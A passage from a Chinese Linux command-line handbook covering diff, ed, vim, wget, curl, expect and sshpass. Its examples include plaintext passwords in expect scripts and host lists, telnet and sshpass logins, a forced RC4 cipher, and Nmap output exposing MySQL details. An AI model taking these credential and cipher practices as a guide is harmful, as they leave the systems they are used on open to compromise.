       diff [-aBbditwW] [--expand-tabs] [--ignore-all-blanks]
            [--ignore-blank-lines] [--ignore-case] [--minimal]
            [--no-ignore-file-name-case] [--strip-trailing-cr]
            [--suppress-common-lines] [--tabsize] [--text] [--
width]
            -y | --side-by-side file1 file2
       diff [--help] [--version]
```

sdiff

```
usage: sdiff [-abdilstW] [-I regexp] [-o outfile] [-w width]
file1 file2

-l, --left-column: only print the left column for identical
lines.
-o OUTFILE, --output=OUTFILE: interactively merge file1 and
file2 into outfile.
-s, --suppress-common-lines: skip identical lines.
-w WIDTH, --width=WIDTH: print a maximum of WIDTH characters on
each line.

Options passed to diff(1) are:
        -a, --text: treat file1 and file2 as text files.
        -b, --ignore-trailing-cr: ignore trailing blank spaces.
        -d, --minimal: minimize diff size.
        -I RE, --ignore-matching-lines=RE: ignore changes whose
line matches RE.
        -i, --ignore-case: do a case-insensitive comparison.
        -t, --expand-tabs: sxpand tabs to spaces.
        -W, --ignore-all-spaces: ignore all spaces.
        --speed-large-files: assume large file with scattered
changes.
        --strip-trailing-cr: strip trailing carriage return.
        --ignore-file-name-case: ignore case of file names.
        --no-ignore-file-name-case: do not ignore file name
case
        --tabsize NUM: change size of tabs (default 8.)
        --diff-program=PROGRAM: Use PROGRAM to compare files.
```

diff3

```
Usage: diff3 [OPTION]... MYFILE OLDFILE YOURFILE
Compare three files line by line.

  -e  --ed  Output unmerged changes from OLDFILE to YOURFILE
```

```
into MYFILE.
  -E  --show-overlap  Output unmerged changes, bracketing
conflicts.
  -A  --show-all  Output all changes, bracketing conflicts.
  -x  --overlap-only  Output overlapping changes.
  -X  Output overlapping changes, bracketing them.
  -3  --easy-only  Output unmerged nonoverlapping changes.

  -m  --merge  Output merged file instead of ed script (default
-A).
  -L LABEL  --label=LABEL  Use LABEL instead of file name.
  -i  Append `w' and `q' commands to ed scripts.
  -a  --text  Treat all files as text.
  -T  --initial-tab  Make tabs line up by prepending a tab.
  --diff-program=PROGRAM  Use PROGRAM to compare files.

  -v  --version  Output version info.
  --help  Output this help.

If a FILE is `-', read standard input.

Report bugs to <bug-gnu-utils@gnu.org>.
```

14. ed, red - text editor

行寻址

```
.       此选项对当前行寻址（缺省地址）。
number  此选项对第 number 行寻址。可以按逗号分隔的范围 (first,last) 对行寻址。0 代表缓冲区的开头（第一行之前）。
-number 此选项对当前行之前的第 number 行寻址。如果没有 number，则减号对紧跟在当前行之前的行寻址。
+number 此选项对当前行之后的第 number 行寻址。如果没有 number，则加号对紧跟在当前行之后的行寻址。
$       此选项对最后一行寻址。
,       此选项对第一至最后一行寻址，包括第一行和最后一行（与 1,$ 相同）。
;       此选项对当前行至最后一行寻址。
/pattern/       此选项对下一个包含与 pattern 匹配的文本的行寻址。
?pattern?       此选项对上一个包含与 pattern 匹配的文本的行寻址。
```

命令描述

```
a       此命令在指定的地址之后追加文本。
c       此命令将指定的地址更改为给定的文本。
d       此命令删除指定地址处的行。
i       此命令在指定的地址之前插入文本。
q       此命令在将缓冲区保存到磁盘后终止程序并退出。
r file  此命令读取 filespec 的内容并将其插入指定的地址之后。
s/pattern/replacement/  此命令将匹配 pattern 的文本替换为指定地址中的 replacement 文本。
w file  此命令将指定的地址写到 file。如果没有 address，则此命令缺省使用整个缓冲区。
```

实例，删除passwd中的neo用户

```
```

```
ed -s passwd <<EOF
/neo/
d
wq
EOF
```

```
ed -s mfsmetalogger.cfg <<EOF
,s/^# //
wq
EOF
```

删除尾随空格

```
$ cat -vet input.txt

This line has trailing blanks.    $
This line does not.$

$ (echo ',s/ *$//'; echo 'wq') | ed -s input.txt

$ cat -vet input.txt

This line has trailing blanks.$
This line does not.$
```

15. vim

vim 初始化

```
cat >> ~/.vimrc <<EOF
set ts=4
set softtabstop=4
set shiftwidth=4
set expandtab
set autoindent
EOF
```

查找与替换

s%/aaa/bbb/g

```
Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 17:03 CST
NSE: Script Scanning completed.
Nmap scan report for 10.10.1.1
Host is up (0.0072s latency).
The 1 scanned port on 10.10.1.1 is filtered

Nmap scan report for 10.10.1.2
Host is up (0.0064s latency).
The 1 scanned port on 10.10.1.2 is closed

Nmap scan report for 10.10.1.3
Host is up (0.0071s latency).
The 1 scanned port on 10.10.1.3 is closed

Nmap scan report for 10.10.1.4
Host is up (0.0072s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info: Protocol: 10
```

```
| Version: 5.1.54-log
| Thread ID: 37337702
| Some Capabilities: Long Passwords, Connect with DB, Compress,
ODBC, Transactions, Secure Connection
| Status: Autocommit
|_Salt: y0!QV;ekiN)"kx;\=Y+g

Nmap scan report for 10.10.1.5
Host is up (0.0081s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info: Protocol: 10
| Version: 5.1.48-community-log
| Thread ID: 6655211
| Some Capabilities: Long Passwords, Connect with DB, Compress,
ODBC, Transactions, Secure Connection
| Status: Autocommit
|_Salt: i3ap1?+UL^q>$5~=UqYJ

Nmap scan report for 10.10.1.6
Host is up (0.0073s latency).
The 1 scanned port on 10.10.1.6 is closed

Nmap scan report for www.example.com (10.10.1.7)
Host is up (0.0074s latency).
The 1 scanned port on www.example.com (10.10.1.7) is closed
                </screen>
                <para>删除closed上面2行</para>
                <screen>
:%s:.*\n.*\n.*closed$::g
:%s/\n\n\n//g
```

删除操作

删除指定行

```
:158,158d
```

插入文件

当前光标处插入文件

```
:r /etc/passwd
```

第十行处插入文件

```
:10 r /etc/passwd
```

批处理

test script

```
vim test.txt <<end > /dev/null 2>&1
:%s/neo/neo chen/g
:%s/hello/hello world/g
:wq
end
```

test.txt

```
begin
neo
test
hello
world
```

```
end
```

test result

```
$ ./test
$ cat test.txt
begin
neo chen
test
hello world
world
end
neo@netkiller:/tmp$
```

vi 批处理

```
for i in file_list
do
vi $i <<-!
:g/xxxx/s//XXXX/g
:wq
!
done
```

line()

加入行号

```
:g/^/ s//\=line('.').' '/
```

```

```

set fileformat

加入行号

```
vim    set fileformat
执行 set fileformat  会返回当前文件的 format 类型 如:fileformat=dos
也可执行 set line
```

空格与TAB转换

ts 是tabstop的缩写，设TAB宽度为4个空格。

softtabstop 表示在编辑模式的时候按退格键的时候退回缩进的长度，当使用 expandtab 时特别有用。

shiftwidth 表示每一级缩进的长度，一般设置成跟 softtabstop 一样。

expandtab表示缩进用空格来表示，noexpandtab 则是用制表符表示一个缩进。

autoindent自动缩进

空格ltab 长度设置

```
set ts=4
set softtabstop=4
set shiftwidth=4
set expandtab
set autoindent
```

```

```

上面配置可以添加到 vim 配置文件中：/etc/virc 和 /etc/vimrc

TAB替换为空格

```
:set ts=4
:set expandtab
:%retab!
```

空格替换为TAB

```
:set ts=4
:set noexpandtab
:%retab!
```

16. Wget - The non-interactive network downloader.

wget各种选项分类列表

```
* 启动
-V, —version 显示wget的版本后退出
-h, —help 打印语法帮助
-b, —background 启动后转入后台执行
-e, —execute=COMMAND 执行`.wgetrc’格式的命令，wgetrc格式参
见/etc/wgetrc或~/.wgetrc
* 记录和输入文件
-o, —output-file=FILE 把记录写到FILE文件中
-a, —append-output=FILE 把记录追加到FILE文件中
-d, —debug 打印调试输出
-q, —quiet 安静模式(没有输出)
-v, —verbose 冗长模式(这是缺省设置)
-nv, —non-verbose 关掉冗长模式，但不是安静模式
-i, —input-file=FILE 下载在FILE文件中出现的URLs
-F, —force-html 把输入文件当作HTML格式文件对待
-B, —base=URL 将URL作为在-F -i参数指定的文件中出现的相对链接的前缀
—sslcertfile=FILE 可选客户端证书
—sslcertkey=KEYFILE 可选客户端证书的KEYFILE
—egd-file=FILE 指定EGD socket的文件名
* 下载
—bind-address=ADDRESS 指定本地使用地址(主机名或IP，当本地有多个IP或名
字时使用)
-t, —tries=NUMBER 设定最大尝试链接次数(0 表示无限制).
-O —output-document=FILE 把文档写到FILE文件中
-nc, —no-clobber 不要覆盖存在的文件或使用.#前缀
-c, —continue 接着下载没下载完的文件
—progress=TYPE 设定进程条标记
-N, —timestamping 不要重新下载文件除非比本地文件新
-S, —server-response 打印服务器的回应
—spider 不下载任何东西
-T, —timeout=SECONDS 设定响应超时的秒数
-w, —wait=SECONDS 两次尝试之间间隔SECONDS秒
—waitretry=SECONDS 在重新链接之间等待1…SECONDS秒
—random-wait 在下载之间等待0…2*WAIT秒
-Y, —proxy=on/off 打开或关闭代理
-Q, —quota=NUMBER 设置下载的容量限制
—limit-rate=RATE 限定下载输率
```

```
* 目录
-nd –no-directories 不创建目录
-x, –force-directories 强制创建目录
-nH, –no-host-directories 不创建主机目录
-P, –directory-prefix=PREFIX 将文件保存到目录 PREFIX/…
–cut-dirs=NUMBER 忽略 NUMBER层远程目录
* HTTP 选项
–http-user=USER 设定HTTP用户名为 USER.
–http-passwd=PASS 设定http密码为 PASS.
-C, –cache=on/off 允许/不允许服务器端的数据缓存 (一般情况下允许).
-E, –html-extension 将所有text/html文档以.html扩展名保存
–ignore-length 忽略 `Content-Length’头域
–header=STRING 在headers中插入字符串 STRING
–proxy-user=USER 设定代理的用户名为 USER
–proxy-passwd=PASS 设定代理的密码为 PASS
–referer=URL 在HTTP请求中包含 `Referer: URL’头
-s, –save-headers 保存HTTP头到文件
-U, –user-agent=AGENT 设定代理的名称为 AGENT而不是 Wget/VERSION.
–no-http-keep-alive 关闭 HTTP活动链接 (永远链接).
–cookies=off 不使用 cookies.
–load-cookies=FILE 在开始会话前从文件 FILE中加载cookie
–save-cookies=FILE 在会话结束后将 cookies保存到 FILE文件中
* FTP 选项
-nr, –dont-remove-listing 不移走 `.listing’文件
-g, –glob=on/off 打开或关闭文件名的 globbing机制
–passive-ftp 使用被动传输模式 (缺省值).
–active-ftp 使用主动传输模式
–retr-symlinks 在递归的时候，将链接指向文件(而不是目录)
* 递归下载
-r, –recursive 递归下载－－慎用!
-l, –level=NUMBER 最大递归深度 (inf 或 0 代表无穷).
–delete-after 在现在完毕后局部删除文件
-k, –convert-links 转换非相对链接为相对链接
-K, –backup-converted 在转换文件X之前，将之备份为 X.orig
-m, –mirror 等价于 -r -N -l inf -nr.
-p, –page-requisites 下载显示HTML文件的所有图片
* 递归下载中的包含和不包含(accept/reject)
-A, –accept=LIST 分号分隔的被接受扩展名的列表
-R, –reject=LIST 分号分隔的不被接受的扩展名的列表
-D, –domains=LIST 分号分隔的被接受域的列表
–exclude-domains=LIST 分号分隔的不被接受的域的列表
–follow-ftp 跟踪HTML文档中的FTP链接
–follow-tags=LIST 分号分隔的被跟踪的HTML标签的列表
-G, –ignore-tags=LIST 分号分隔的被忽略的HTML标签的列表
-H, –span-hosts 当递归时转到外部主机
```

```
-L, —relative 仅仅跟踪相对链接
-I, —include-directories=LIST 允许目录的列表
-X, —exclude-directories=LIST 不被包含目录的列表
-np, —no-parent 不要追溯到父目录
```

Logging and input file

-i, --input-file=FILE download URLs found in local or external FILE.

准备输入文件，将要下载的链接放入文件中，例如：

```
$ vim file.lst

http://www.example.com/file1.txt
http://www.example.com/file2.txt
...
http://www.example.com/file10.txt
```

开始下载

```
$ wget -i file.lst
```

下载相关参数

-O, --output-document=FILE write documents to FILE 保存到文件

```
wget -q
https://raw.githubusercontent.com/oscm/shell/master/web/tomcat/
systemd/tomcat.service -O
/usr/lib/systemd/system/tomcat.service
```

HTTP options (HTTP 选项)

--post-data=STRING use the POST method; send STRING as the data.

```
wget -O - -q --post-
data="user=neo&password=pasw0rd&title=test&message=helloworld"
http://localhost/index.php
```

header HTTP头定义

--header=STRING 在headers中插入字符串 STRING

```
wget --no-cookies --header "Cookie: oraclelicense=accept-
securebackup-cookie" http://download.oracle.com/otn-
pub/java/jdk/8u131-b11/d54c1d3a095b4ff2b6607d096fa80163/server-
jre-8u131-linux-x64.tar.gz
```

Recursive download

-r, --recursive specify recursive download.

使用-r是应该注意，很多网页有外站链接，-r会将外站一同下载(旧版本)

```
wget -r http://netkiller.github.com
```

-m, --mirror shortcut for -N -r -l inf --no-remove-listing.

我们通常使用-m可以下载整个网站例如我的网站上有很多电子书，你想一次下载下来离线阅读

```
wget -m http://netkiller.github.com/index.html
```

--no-passive-ftp disable the "passive" transfer mode.

```
$ wget ftp://ftp:59bde6@42.120.45.123/test.zip
--2012-04-05 15:48:47--
ftp://ftp:*password*@42.120.45.123/test.zip
           => `test.zip'
Connecting to 42.120.45.123:21... connected.
Logging in as ftp ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE 20120404.zip ... 42023258
==> PASV ...
```

程序一直停留在 PASV 处

```
$ wget --no-passive-ftp
ftp://ftp:26d9a0dd@42.120.45.123/test.zip
--2012-04-05 15:50:15--
ftp://ftp:*password*@42.120.45.123/test.zip
           => `test.zip'
Connecting to 42.120.45.123:21... connected.
Logging in as ftp ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE test.zip ... 42023258
==> PORT ... done.    ==> RETR test.zip ... done.
Length: 42023258 (40M) (unauthoritative)

100%
[=============================================================
=============================================================>]
42,023,258   691K/s   in 62s

2012-04-05 15:51:18 (657 KB/s) - `test.zip' saved [42023258]
```

下载一组连续的文件名

地址如下

```
http://news.netkiller.cn/2018/1/index.html
http://news.netkiller.cn/2018/2/index.html
...
...
http://news.netkiller.cn/2018/12/index.html
```

下载方法

```
wget -c http://news.netkiller.cn/2018/{1..12}/index.html
```

17. CURL - transfer a URL

基本用法

```
curl http://www.google.com/
```

提交表单数据

post 表单数据

```
curl -d "user=neo&password=chen"
http://www.example.com/login.php
curl --data "user=neo&password=chen"
http://www.example.com/login.php
```

上传文件

```
curl  -F "upload=@card.txt;type=text/plain"
"http://www.example.com/upload.php"
```

使用 CURL 上传 Oauth2 + Jwt 认证的 Restful 接口

```
curl -s  -H "Authorization: Bearer ${TOKEN}" -X POST -F
"file=@/etc/hosts" http://localhost:8080/upload/single
```

```

```

connect-timeout

```
curl -o /dev/null --connect-timeout 30 -m 30 -s -w %{http_code}
http://www.google.com/
```

max-time

-m, --max-time SECONDS Maximum time allowed for the transfer

```
curl -o /dev/null --max-time 10 http://www.netkiller.cn/
```

compressed

--compressed Request compressed response (using deflate or gzip)

```
curl --compressed http://www.example.com
```

代理服务器

vhosts 测试

有时候你需要设觉察/etc/hosts文件才能访问vhost,下面例子可以不设置/etc/hosts

```
curl -x 127.0.0.1:80 your.exmaple.com/index.php
```

socks5 服务器

```
$ curl -v -x socks5://username:password@IP:1080
http://www.google.com/
```

-w, --write-out <format> 输出格式定义

```
计时器 描述
time_connect 建立到服务器的 TCP 连接所用的时间
time_starttransfer 在发出请求之后,Web 服务器返回数据的第一个字节所用的
时间
time_total 完成请求所用的时间
time_namelookup DNS解析时间,从请求开始到DNS解析完毕所用时间(记得关掉
Linux 的 nscd 的服务测试)
speed_download 下载速度，单位-字节每秒。
```

```
curl -o /dev/null -s -w %{time_connect}:%{time_starttransfer}:%
{time_total} http://www.example.net
curl -o /dev/null -s -w "Connect: %{time_connect}\nTransfer: %
{time_starttransfer}\nTotal: %{time_total}\n"
https://www.netkiller.cn/index.html

curl -o /dev/null -s -w "Connect: %{time_connect} \nTransfer: %
{time_starttransfer}\nTotal: %{time_total}\nNamelookup: %
{time_namelookup}\nDownload: %{speed_download}\n"
https://www.netkiller.cn/index.html
Connect: 0.024241
Transfer: 0.117727
Total: 0.117842
Namelookup: 0.004367
Download: 129877.000
```

测试页面所花费的时间

```
date ; curl -s -w 'Connect: %{time_connect} TTFB: %
{time_starttransfer} Total time: %{time_total} \n' -H "Host:
www.example.com" http://172.16.0.1/webapp/test.jsp ; date ;
```

```
curl -o /dev/null -s -w %{time_connect}, %{time_starttransfer},
%{time_total}, %{time_namelookup}, %{speed_download}
http://www.netkiller.cn
```

返回HTTP状态码

```
curl -s -I http://netkiller.sourceforge.net/ | grep HTTP | awk
'{print $2" "$3}'
curl -o /dev/null -s -w %{http_code}
http://netkiller.sourceforge.net/

curl --connect-timeout 5 --max-time 60 --output /dev/null -s -w
%{response_code} http://www.netkiller.cn/
```

```
# curl -w '\nLookup time:\t%{time_namelookup}\nConnect time:\t%
{time_connect}\nPreXfer time:\t%{time_pretransfer}\nStartXfer
time:\t%{time_starttransfer}\n\nTotal time:\t%{time_total}\n' -
o /dev/null -s http://www.netkiller.cn

Lookup time: 0.125
Connect time: 0.125
PreXfer time: 0.125
StartXfer time: 0.125

Total time: 0.126
```

-A/--user-agent <agent string>

设置用户代理，这样web服务器会认为是其他浏览器访问

```
curl -A "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
http://www.example.com
```

referer

```
curl -v -o /dev/null -e "http://www.example.com"
http://www.your.com/
* About to connect() to www.your.com port 80
*   Trying 172.16.1.10... connected
* Connected to www.your.com (172.16.1.10) port 80
> GET / HTTP/1.1
> User-Agent: curl/7.15.5 (x86_64-redhat-linux-gnu)
libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5
> Host: www.your.com
> Accept: */*
> Referer: http://www.example.com
>
< HTTP/1.1 200 OK
< Date: Thu, 30 Sep 2010 07:59:47 GMT
< Server: Apache/2.2.16 (Unix) mod_ssl/2.2.16 OpenSSL/0.9.8e-
fips-rhel5 PHP/5.2.14
< Accept-Ranges: bytes
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=UTF-8
  % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current
                                 Dload  Upload   Total   Spent
Left  Speed
100  172k    0  172k    0     0  10.2M      0 --:--:-- --:--:--
--:--:-- 11.9M* Connection #0 to host www.your.com left intact

* Closing connection #0
```

-v

```

```

-o, --output FILE Write output to <file> instead of stdout

```
curl -o /dev/null http://www.example.com
curl -o index.html http://www.example.com
```

-L, --location

```
curl -L --retry 5 --retry-delay 3
https://github.com/hyperledger/fabric/releases/download/v2.0.1/
hyperledger-fabric-linux-amd64-2.0.1.tar.gz | tar xz
```

-H/--header <line> Custom header to pass to server (H)

Last-Modified / If-Modified-Since

If-Modified-Since

```
neo@neo-OptiPlex-780:/tmp$ curl -I
http://images.example.com/test/test.html
HTTP/1.0 200 OK
Cache-Control: s-maxage=7200, max-age=900
Expires: Mon, 16 May 2011 08:10:37 GMT
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1205579110"
Last-Modified: Mon, 16 May 2011 06:57:39 GMT
Content-Length: 11
```

```
Date: Mon, 16 May 2011 07:55:37 GMT
Server: lighttpd/1.4.26
Age: 604
X-Via: 1.0 ls71:80 (Cdn Cache Server V2.0), 1.0 lydx136:8105
(Cdn Cache Server V2.0)
Connection: keep-alive

neo@neo-OptiPlex-780:/tmp$ curl -H
"If-Modified-Since: Fri, 12 May 2011 18:53:33 GMT" -I
http://images.example.com/test/test.html
HTTP/1.0 304 Not Modified
Date: Mon, 16 May 2011 07:56:19 GMT
Content-Type: text/html
Expires: Mon, 16 May 2011 08:11:19 GMT
Last-Modified: Mon, 16 May 2011 06:57:39 GMT
ETag: "1205579110"
Cache-Control: s-maxage=7200, max-age=900
Age: 790
X-Via: 1.0 wzdx168:8080 (Cdn Cache Server V2.0)
Connection: keep-alive
```

ETag / If-None-Match

```
neo@neo-OptiPlex-780:/tmp$ curl -I
http://images.example.com/test/test.html
HTTP/1.1 200 OK
Cache-Control: s-maxage=7200, max-age=900
Expires: Mon, 16 May 2011 09:48:45 GMT
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1984705864"
Last-Modified: Mon, 16 May 2011 09:01:07 GMT
Content-Length: 22
Date: Mon, 16 May 2011 09:33:45 GMT
Server: lighttpd/1.4.26
```

```
```

```
neo@neo-OptiPlex-780:/tmp$ curl -H 'If-None-Match:
"1984705864"' -I http://images.example.com/test/test.html
HTTP/1.1 304 Not Modified
Cache-Control: s-maxage=7200, max-age=900
Expires: Mon, 16 May 2011 09:48:32 GMT
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1984705864"
Last-Modified: Mon, 16 May 2011 09:01:07 GMT
Date: Mon, 16 May 2011 09:33:32 GMT
Server: lighttpd/1.4.26
```

Accept-Encoding:gzip,defalte

```
$ curl -H Accept-Encoding:gzip,defalte -I
http://www.example.com/product/374218.html
HTTP/1.1 200 OK
Date: Mon, 16 May 2011 09:13:18 GMT
Server: Apache
Accept-Ranges: bytes
Content-Encoding: gzip
Content-Length: 16660
Content-Type: text/html; charset=UTF-8
X-Pad: avoid browser bug
Age: 97
X-Via: 1.1 dg44:8888 (Cdn Cache Server V2.0)
Connection: keep-alive
```

```
$ curl -H Accept-Encoding:gzip,defalte
http://www.example.com/product/374218.html | gunzip
```

HOST

```
curl -H HOST:www.example.com -I
http://172.16.1.10/product/374218.html
```

HTTP 认证

未认证返回401

```
# curl --compressed http://webservice.example.com/members
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

-u/--user <user[:password]> Set server user and password

使用 -u或者 --user 指定用户与密码

```
                                  # curl --compressed -uneo:chen
http://webservice.example.com/members
```

Accept

```
-H "Accept: application/json"
```

Content-Type

```
-H "Content-Type: application/json"
```

curl-config

```
curl-config --features
```

指定网络接口或者地址

--interface INTERFACE Use network INTERFACE (or address)

```
curl --interface 127.0.0.1 http://www.netkiller.cn
```

Cookie 处理

cookie 可以从 http header 设置

```
curl -LO -H "Cookie: oraclelicense=accept-securebackup-cookie"
http://download.oracle.com/otn-pub/java/jdk/8u131-
b11/d54c1d3a095b4ff2b6607d096fa80163/jdk-8u131-linux-x64.rpm
```

curl 还提供两个参数用于处理 cookie

```
-b, --cookie STRING/FILE Read cookies from STRING/FILE (H) 读取
cookie 文件
-c, --cookie-jar FILE Write cookies to FILE after operation (H)
将 cookie 写入文件
```

```
curl -c cookie.txt -d "user=neo&password=123456"
http://www.netkiller.cn/login
curl -b cookie.txt http://www.netkiller.cn/user/profile
```

Restful 应用 JSON 数据处理

下面提供一些使用 curl 操作 restful 的实例

GET 操作

```
curl http://api.netkiller.cn/v1/withdraw/get/15.json
```

用户认证的情况

```
curl
http://test:123456@api.netkiller.cn/v1/withdraw/get/id/815.json
```

POST 操作

```
```

```
curl -i -H "Accept: application/json" -H "Content-Type:
application/json" -X POST -d '
{
"id":"B040200000000000000","name":"Neo","amount":12,"password":
"12345","createdate":"2016-09-12 13:10:10"

}' https://test:123456@api.netkiller.cn/v1/withdraw/create.json
```

curl -H "Accept: application/json" -H "Content-Type: application/json" -d '{"id":100000, "username":"netkiller", "password":"123456", "email":"netkiller@msn.com"}' curl http://localhost:8080/restful/validation

Curl Oauth2

```
URL=https://api.netkiller.cn
token=$(curl -k --cacert -s -X POST --user 'api:secret' -d
'grant_type=password&username=netkiller@msn.com&password=123456
' ${URL}/oauth/token | grep -o -E '"access_token":"([0-9a-
f-]+)"' | cut -d \" -f 4 )
curl -k -H "Accept: application/json" -H "Content-Type:
application/json" -H "Authorization: Bearer ${token}" -X GET
${URL}/search/article/list/22/0/5.json
```

Curl + Oauth2 + Jwt

获取 access_token 字符串

方法一

```
curl -s  -X POST --user 'api:secret' -d
'grant_type=password&username=netkiller@msn.com&password=123456
' http://localhost:8080/oauth/token | sed
's/.*"access_token":"\([^"]*\)".*/\1/g'
```

```

```

方法二

```
curl -s  -X POST --user 'api:secret' -d
'grant_type=password&username=netkiller@msn.com&password=123456
' http://localhost:8080/oauth/token | grep -o -E
'"access_token":"(.+)"' | cut -d \" -f 4
```

访问自签名证书

```
curl --cacert certs/domain.crt  https://www.netkiller.cn/
```

HTTP2

curl 已经支持 HTTP2，使用方法如下

```
neo@MacBook-Pro ~/workspace % curl -I --http2
https://www.google.com
HTTP/2 200
date: Tue, 26 Feb 2019 06:36:03 GMT
expires: -1
cache-control: private, max-age=0
content-type: text/html; charset=ISO-8859-1
p3p: CP="This is not a P3P policy! See g.co/p3phelp for more
info."
server: gws
x-xss-protection: 1; mode=block
x-frame-options: SAMEORIGIN
set-cookie: 1P_JAR=2019-02-26-06; expires=Thu, 28-Mar-2019
06:36:03 GMT; path=/; domain=.google.com
```

```
set-cookie:
NID=160=aQySEvsSa9gVU8qivD3t5qsgi_PRUtD5Ao3nRb48jMyLAzlYA1ViWuF
1BaZHChVzY6EuknQ0OUz3Z2vhWwrclzO4WV6BmWgPhz6jowqFF3XCStsyYVwLQp
2-_c0aGioBryAP1bTT0c-PX9iJzk5Zcbm2cFs6kH0Qb2a_3ML7Ioc;
expires=Wed, 28-Aug-2019 06:36:03 GMT; path=/;
domain=.google.com; HttpOnly
alt-svc: quic=":443"; ma=2592000; v="44,43,39"
accept-ranges: none
vary: Accept-Encoding
```

HTTP/2 200 表示当前采用 HTTP2 连接

FAQ

Error in TLS handshake, trying SSLv3...

解决方案

```
curl -v --cipher rsa_rc4_128_sha
https://www.mpaymall.com/MPay/MerchantPay.do
```

18. expect

```
$ sudo apt-get install expect
```

命令含义

```
#!/usr/bin/expect
set timeout 30
spawn ssh root@192.168.1.1
expect "password:"
send "mypassword\r"
interact
```

set 设置变量

spawn 执行命令

expect 检测点

send 发送指令

模拟登录 telnet 获取Cisco配置

例 22.2. example for expect

```
cat tech-support.exp
#!/usr/bin/expect
set timeout 30
spawn telnet 172.16.1.24
expect "Password: "
send "chen\r"
expect "*>"
send "enable\r"
expect "Password: "
send "chen\r"
```

```
expect "*#"
send "sh tech-support\r"
send "!\r"
expect "*-Switch#"
send "exit\r"
expect eof
exit
```

3层设备

```
cisco.exp
#!/usr/bin/expect
set ip [lindex $argv 0]
set username [lindex $argv 1]
set password [lindex $argv 2]
log_file $ip.log
spawn telnet $ip
expect "Username:"
send "$username\r"
expect "Password:"
send "$password\r"
expect "#"
send "show running-config\r"
send "exit\r"
expect eof
```

2层设备

```
$ cat config.exp
#!/usr/bin/expect
set timeout 30
set host [lindex $argv 0]
set password [lindex $argv 1]
set done 0

log_file $host.log
spawn telnet $host
expect "Password:"
send "$password\r"
```

```
expect "*>"
send "enable\r"
expect "Password: "
send "$password\r"
expect "*#"
send "show running-config\r"

while {$done == 0} {
expect {
" --More--" { send -- " " }
"*#" { set done 1 }
eof { set done 1 }
}
}

send "\r"
expect "*#"
send "exit\r"
expect eof
exit


$ cat loop.sh
#! /bin/sh
while read sw
do
        ./config.exp $sw
done <<EOF
172.16.0.240 chen
172.16.0.241 chen
172.16.0.242 chen
172.16.0.243 chen
172.16.0.245 chen
172.16.0.246 chen
EOF

$ chmod +x config.exp loop.sh
$ ./loop.sh
```

模拟登录 ssh

例 22.3. example for expect

```
#!/usr/bin/expect
set timeout 30
spawn ssh root@192.168.1.1
expect "password:"
send "mypassword\r"
interact
```

例 22.4. example 1

```
#!/usr/bin/expect
   set password 1234  #密码
   #download
   spawn scp /www/* root@172.16.1.2:/www/
   set timeout 300
   expect "172.16.1.2's password:"
   set timeout 3000
   #exec sleep 1
   send "$password\r"
   set timeout 300
   send "exit\r"
   #expect eof
   interact
   spawn scp /www/* root@172.16.1.3:/www/
   set timeout 300
   expect "root@172.16.1.3's password:"
   set timeout 3000
   #exec sleep 1
   send "$password\r"
   set timeout 300
   send "exit\r"
   interact
```

例 22.5. *.exp

```
$ expect autossh.exp neo@192.168.3.10 chen "ls /"
```

autossh.exp

```
#!/usr/bin/expect -fset ipaddress [lindex $argv 0]
set ipaddress [lindex $argv 0]
set passwd [lindex $argv 1]
set command [lindex $argv 2]
set timeout 30
spawn ssh $ipaddress
expect {
    "yes/no" { send "yes\r";exp_continue }
    "password:" { send "$passwd\r" }
}
expect ""

send "$command \r"

send "exit\r"

expect eof
exit
```

批量执行

```
password.lst
192.168.0.1 passwd
192.168.0.2 passwd
192.168.0.3 passwd
```

```
#!/bin/bash

cat password.lst | while read line
do
        host=$(echo $line|awk '{print $1}')
        passwd=$(echo $line|awk '{print $2}')
        expect autossh.exp $host $passwd
        sleep 2
done
```

SCP

```
#! /usr/bin/expect -f
spawn scp 1 neo@192.168.0.1:
expect "*password:"
send "your password\r"

expect eof
```

```
#!/bin/expect

spawn scp x.x.x.x

for {} {1} {} {
        expect {
                "password:" {
                send "YourPassWord"
            }
        }
}
```

```
spawn scp 1 neo@172.16.0.1:
for { set i 1 } {$i<5} {incr i} {
        expect {
                "*password:" {send "koven\r"}
                "*(yes/no)*" {send "yes\r"}
        }
}
```

openssl 例子

```
```

```
expect -c  '
spawn  openssl req -newkey rsa:4096 -nodes -sha256 -keyout
domain.key -x509 -days 3650 -out domain.crt
expect {
    "Country Name" { send "CN\r"; exp_continue}
    "State or Province Name" { send "Guangdong\r" ;
exp_continue}
    "Locality Name" { send "Shenzhen\r"; exp_continue}
    "Organization Name" { send "netkiller\r"; exp_continue}
    "Organizational Unit Name" { send "Neo\r"; exp_continue}
    "Common Name" { send "netkiller.cn\r" ; exp_continue}
    "Email Address" { send "netkiller@msn.com\r" ;
exp_continue}
    eof { exit }
}'
```

19. expect-lite - quick and easy command line automation tool



20. sshpass - noninteractive ssh password provider

sshpass -p 'ssh_password' ssh www.example.org

```
# ssh neo@192.168.6.1
The authenticity of host '192.168.6.1 (192.168.6.1)' can't be
established.
RSA key fingerprint is
c9:97:95:2a:5c:6a:2f:ac:e8:ac:94:24:b0:5c:45:8a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.6.1' (RSA) to the list of
known hosts.
neo@192.168.6.1's password:

[root@centos6]~# sshpass -p 'chen' ssh neo@192.168.6.1
Last login: Wed Nov 13 15:24:50 2013
[neo@NEO ~]$
```

21. Klish - Kommand Line Interface Shell (the fork of clish project)

http://code.google.com/p/klish/

Klish是一个命令行补全工具，可以实现类似于CISCO路由器的命令行帮助界面。它是Clish的后续版本，Klish有一个特殊的功能，可以让用户仅使用指定目录中的命令。

安装Klish

```
# cd /usr/local/src/
